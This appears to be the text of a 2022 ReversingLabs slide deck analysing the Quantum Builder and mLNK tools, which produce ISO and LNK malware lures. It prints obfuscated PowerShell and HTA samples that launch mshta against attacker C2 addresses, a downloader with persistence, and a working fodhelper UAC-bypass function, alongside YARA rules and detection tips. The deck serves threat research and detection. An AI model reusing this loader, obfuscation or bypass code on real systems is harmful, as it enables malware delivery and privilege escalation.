REVERSINGLABS

LNK File Generators and the Ransomware Ecosystem

Joseph Edwards
ReversingLabs, Sr. Malware Researcher

September 2022

Agenda

- LNK Files: A Shift in Lures
- Quantum Builder vs mLNK
- Payload Contents and Obfuscation Techniques
- Impact
- Tracking Tools
- Hunting and Detection

ISO + LNK Attacks

REVERSINGLABS


- Are Macros dying?
- ISO image containers are a prevalent malware delivery method
  - ISOs and VHDs used to remove Mark-of-the-Web from their contents
  - Emotet, IcedID, Bumblebee, Qakbot and APT groups
- LNK Shortcuts inside of ISOs are disguised to trick users
  - LNK files, like the shortcuts on a Windows Desktop, can be modified to execute any target program
- Earlier in 2022, The DFIR Report published an incident where ransomware was deployed in four hours
  - This attack began with an ISO image and .LNK shortcut file, leading to IcedID (Banking Trojan)

What is Quantum Builder?

- Discovered in June 2022 by Cyble researchers
- Malware development tool sold on the dark web
  - Input: Malware author's payload URLs
  - Output: ISO/IMG file containing LNK to trigger infection
- Features customizable icons to spoof files, UAC Prompt Bypass, decoy file
- Enables threat actors to phish easily


REVERSINGLABS

Quantum Builder Killchain



mLNK Features

- Reported on by Resecurity in July 2022
- Ostensibly the same feature set as Quantum Builder; supports multiple payloads
- Optional extra encryption layer for the PowerShell



Payload Contents


ISO > LNK > Remote HTA (VBScript + PowerShell)

LNK Features:

- Encrypted PowerShell command with mshta.exe execution
- Customizable Icon

HTA Features:

- Embedded JavaScript handled by mshta.exe as VBScript
- More encrypted PowerShell, leading to download and execution of final payload



Obfuscation Techniques (LNK)

REVERSINGLABS

```
\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
<#(k)bAO/573#>$mNZiSsFsLWOXWSEj=@(11006,11012,11001,11013,10994,10929,11001,11013,11013,11009,11012,10955,10944,10944,11010,11014,1095
<#(k)bAO/573#>$TljWmWdEzhjfYbCg=@(10970,10966,10985);
<#(k)bAO/573#>function WERgGSwIvczkJp($ujOZ){
    $YdvtAuA=69524;
    <#(k)bAO/573#>$moGCHHzgcgx=$Null;
    foreach($bIJAyiXxrwhpZSci in $ujOZ){
        $moGCHHzgcgx+=[char]($bIJAyiXxrwhpZSci-$YdvtAuA)};
    return $moGCHHzgcgx};
sal mwhInwhBReun (WERgGSwIvczkJp $TljWmWdEzhjfYbCg); # set-Alias mwhInwhBReun=iex (Invoke-Expression)
<#(k)bAO/573#>mwhInwhBReun((WERgGSwIvczkJp $mNZiSsFsLWOXWSEj)); # iex (mshta https[://]quantum-software[.]online/remote/bdg[.]hta)
```

Array of integers converted to characters via a subtraction algorithm

Obfuscates PowerShell keywords like “iex” AKA Invoke-Expression

Random subtraction key generated by Quantum Builder

Obfuscation Techniques (HTA and PS)

REVERSINGLABS

```
Function fQaaLHd()
    Dim kGlVeLPvcwf
    Dim GFFQnD
        Dim TECrbPLG
    kGlVeLPvcwf = Array(30641,30640,30648,30630,30643,30644,30633,30630,30637,30637,30575,30630,30649,30630,
    GFFQnD = FyKgKCCh(kGlVeLPvcwf)
        Set TECrbPLG = LcAJI(FyKgKCCh(Array(30616,30644,30628,30643,30634,30641,30645,30575,30612,30633,3063
        TECrbPLG.Run(GFFQnD),0,true
self.close()
End Function
```

<- Builds and executes PowerShell payload via WScript.Shell Object

```
function JiJUMKUTgIzwmUbl(){
    $appdata_path = $env:AppData + '\';;
    $SwmxFkznFFhR = $appdata_path + 'password.txt.txt';
    If(Test-Path -Path $SwmxFkznFFhR){
        Invoke-Item $SwmxFkznFFhR;
        }
    Else {
        $KuJObpVwNrwUmBqgBISq = download_data (alg_subtract @(36543,36555,36555,36551,36554,36497,36486,364
        write_arg2_to_arg1 $SwmxFkznFFhR $KuJObpVwNrwUmBqgBISq;
        Invoke-Item $SwmxFkznFFhR;
    }
    $fake_jdk_path = $appdata_path + 'jdk.exe';
    if (Test - Path  - Path $fake_jdk_path)  {
        persistence $fake_jdk_path;
    }
```

<- Last PowerShell layer is a downloader, still using the same integer subtraction to hide C2 URLs

Extra Obfuscation

REVERSINGLABS

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy UnRestricted $ekPb = 'AAAAAAAAAAAAAAAAAAAACfJR5/RgUWxsEG+r5tNUGQJly
$tPFOxUIgHD = 'U3FHZEtYZHBWcHZaQ09TR1JSell1ZmhUWktOemhReEc=';
$CBMKxSfhg = New-Object 'System.Security.Cryptography.AesManaged';
$CBMKxSfhg.Mode = [System.Security.Cryptography.CipherMode]::ECB;
$CBMKxSfhg.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
$CBMKxSfhg.BlockSize = 128;
$CBMKxSfhg.KeySize = 256;
$CBMKxSfhg.Key = [System.Convert]::FromBase64String($tPFOxUIgHD);
$ddnEW = [System.Convert]::FromBase64String($ekPb);
$kAbSPqMWQ = $ddnEW[0..15];
$CBMKxSfhg.IV = $kAbSPqMWQ;
$AUXAiVjEXOpkNt = $CBMKxSfhg.CreateDecryptor();
$XPnBMtsJXxDfbSw = $AUXAiVjEXOpkNt.TransformFinalBlock($ddnEW, 16, $ddnEW.Length - 16);
$CBMKxSfhg.Dispose();
$GDDbozdXrwaw = New-Object System.IO.MemoryStream( , $XPnBMtsJXxDfbSw );
$DuRHh = New-Object System.IO.MemoryStream;
$qYlxsgnfBTqatvQswW = New-Object System.IO.Compression.GzipStream $GDDbozdXrwaw, ([IO.Compression.CompressionMode]::Decompress);
```

<- Further PowerShell is Base64 encoded, encrypted with AES and GZip compressed

```
function JiJUMKUTgIzwmUbl(){
    $appdata_path = $env:AppData + '\';;
    $SwmxFkznFFhR = $appdata_path + 'password.txt.txt';
    If(Test-Path -Path $SwmxFkznFFhR){
        Invoke-Item $SwmxFkznFFhR;
        }
    Else {
        $KuJObpVwNrwUmBqgBISq = download_data (alg_subtract @(36543,36555,36555,36551,36554,36497,36486,364
        write_arg2_to_arg1 $SwmxFkznFFhR $KuJObpVwNrwUmBqgBISq;
        Invoke-Item $SwmxFkznFFhR;
    }
    $fake_jdk_path = $appdata_path + 'jdk.exe';
    if (Test - Path  - Path $fake_jdk_path)  {
        persistence $fake_jdk_path;
    }
```

Impact

Last PowerShell layer downloads the attacker-supplied payload from another C2

Downloader includes additional functionality:

- UAC Bypass using the Microsoft Features on Demand Helper (fodhelper.exe)
- Registers Scheduled Task “Core update check” with description “Core updating process”
- Can launch a downloaded decoy document

```
function FodhelperUACBypass(){
 Param (

       [String]$program = "cmd /c start C:\Windows\System32\cmd.exe" #default
      )

    #Create Registry Structure
    New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force
    New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
    Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value $program -Force

    #Start fodhelper.exe
    Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden

    #Cleanup
    Start-Sleep 3
    Remove-Item "HKCU:\Software\Classes\ms-settings\" -Recurse -Force
```

Potential payloads:

- Crypto Stealers
- Banking Trojans, both EXE and DLL (IcedID, RedLine, Qbot)
- Netwire, WshRAT and others

Overlap with Lazarus “Dream Job” Campaign?

- Anheng CERT report from June 2022 on Lazarus campaign references previous 2020 campaign “Dream Job”
- Lures in Operation Dream Job (ClearSky) were job descriptions from prominent Aerospace companies
    - Bundled a custom PDF reader which weaponized content in the bait PDFs
- Extent of overlap between Dream Job (2020) and Anheng CERT (June 2022) appears to be the type of lures and the presence of LNK files in the campaign
    - Cobalt Strike C2 in the end led to DigitalOcean
    - No presence of previously known Lazarus RATs/tools

LNK Version 1.1

REVERSINGLABS

```
$umUUgYF = $Null;
$lImNZ = "Zaatop.h~Dh8HImFF0txlsvf:yS1.ztKTL/S4R.1eSLodEVBNcTxllp3i.t2foGqIUO6lt/t15/sXFOMRX"; // character bank
sal UzXYFBkgt ($lImNZ[(7040-7019)]+$lImNZ[(51614-51613)]+$lImNZ[(-3819+3839)]); // sal
UzXYFBkgt NUGepFn ($lImNZ[(60040-60027)]+$lImNZ[(21671-21631)]+$lImNZ[(-57576+57595)]); // iex
UzXYFBkgt DICMfJ ($lImNZ[(34222-34208)]+$lImNZ[(7040-7019)]+$lImNZ[(-6623+6630)]+$lImNZ[(5967-5964)]+$lImNZ[(51614-51613)]); // mshta
foreach($PlqRLYKVf in @((-51065+51072),(-10469+10472),(25655-25652),(-29890+29895),(-7133+7157),(46560-46526),(-57763+57797),(-25635+25671),(38174-38101),
        $umUUgYF+=$lImNZ[$PlqRLYKVf] // build URL
    };
NUGepFn ("DICMfJ $umUUgYF"); //iex mshta http://45[.]138[.]16[.]201/q[.]hta
```

- Change in obfuscation method can frustrate strict signatures
- HTA and PowerShell Downloader stages remained the same
- Still delivering stealers and banking trojans

Hunting and Detection

REVERSINGLABS

```
rule Quantum_LNK {
    strings:
        $psh = "powershell.exe"
        $alias = "sal" nocase wide
        $init = "$Null" nocase wide
        $iex = /=@\(\(\d{2,8},){3}\);/ wide
        $subtraction = /foreach\(\$[a-zA-Z]{3,15} in \$[a-zA-Z]{3,15}\)\{\$[a-zA-Z]{3,1

    condition:
        uint16(0) == 0x004c and filesize<30KB and 4 of them
}
rule Quantum_HTA {
    strings:
        $vbs_1 = "<script language=\"VBScript\">"
        $vbs_2 = "</script>"
        $obj_1 = "(ByVal objectType)"
        $obj_2 = " = CreateObject(objectType)"
        $loop = /For Each [a-zA-Z]{3,15} In [a-zA-Z]{3,15}/
        $subtraction = / = [a-zA-Z]{3,15} & \([a-zA-Z]{3,15} - [a-zA-Z]{3,15}\)/
        $array = / = Array\(\d{2,8},){10,}/

    condition:
        filesize<250KB and all of them
}
```


YARA Hunting:

- At present, over 200 samples in TiCloud

Detection Opportunities:

- Scheduled Task
- Fodhelper.exe UAC Bypass
- mshta.exe launching powershell.exe
- ISO Mounting
- EXE/DLL/PS1 payloads in %AppData%
- Network request to .hta

Q/A



REVERSINGLABS

A Metadata Slide (for Harlan)

```
>> Tracker database block
   Machine ID:   win-jg1e0o7fsbs
   MAC Address:  c6:f0:86:6c:86:84
   MAC Vendor:   (Unknown vendor)
   Creation:     2022-05-21 13:53:51
```

```
>> Tracker database block
   Machine ID:   heisenberg
   MAC Address:  78:e3:b5:19:cd:db
   MAC Vendor:   HP
   Creation:     2022-05-06 11:49:43
```

```
>> Tracker database block
   Machine ID:   desktop-h1t9qml
   MAC Address:  50:46:5d:8a:77:d5
   MAC Vendor:   ASUS
   Creation:     2022-07-21 15:20:41
```

```
>> Tracker database block
   Machine ID:   win-jiujq31m1hs
   MAC Address:  ff:53:a6:7a:ca:10
   MAC Vendor:   (Unknown vendor)
   Creation:     2022-07-09 02:14:48
```

```
>> Tracker database block
   Machine ID:   nolipod
   MAC Address:  0c:c4:7a:69:8b:c3
   MAC Vendor:   SUPER MICRO
   Creation:     2022-06-28 06:39:06
```

```
 stupid researchers
em32\WindowsPowerShell\v1.0\powershell.exe
IApNwLTnAnLpH=@(42480,42486,42475,42487,42468,424
419,42417,42421,42419,42423,42417,42420,42422,424
475,42487,42468,42468,42417,42475,42487,42468);<#
```

THANK YOU

Follow us on:

twitter.com/ReversingLabs

linkedin.com/company/reversinglabs

youtube.com/reversinglabs

www.reversinglabs.com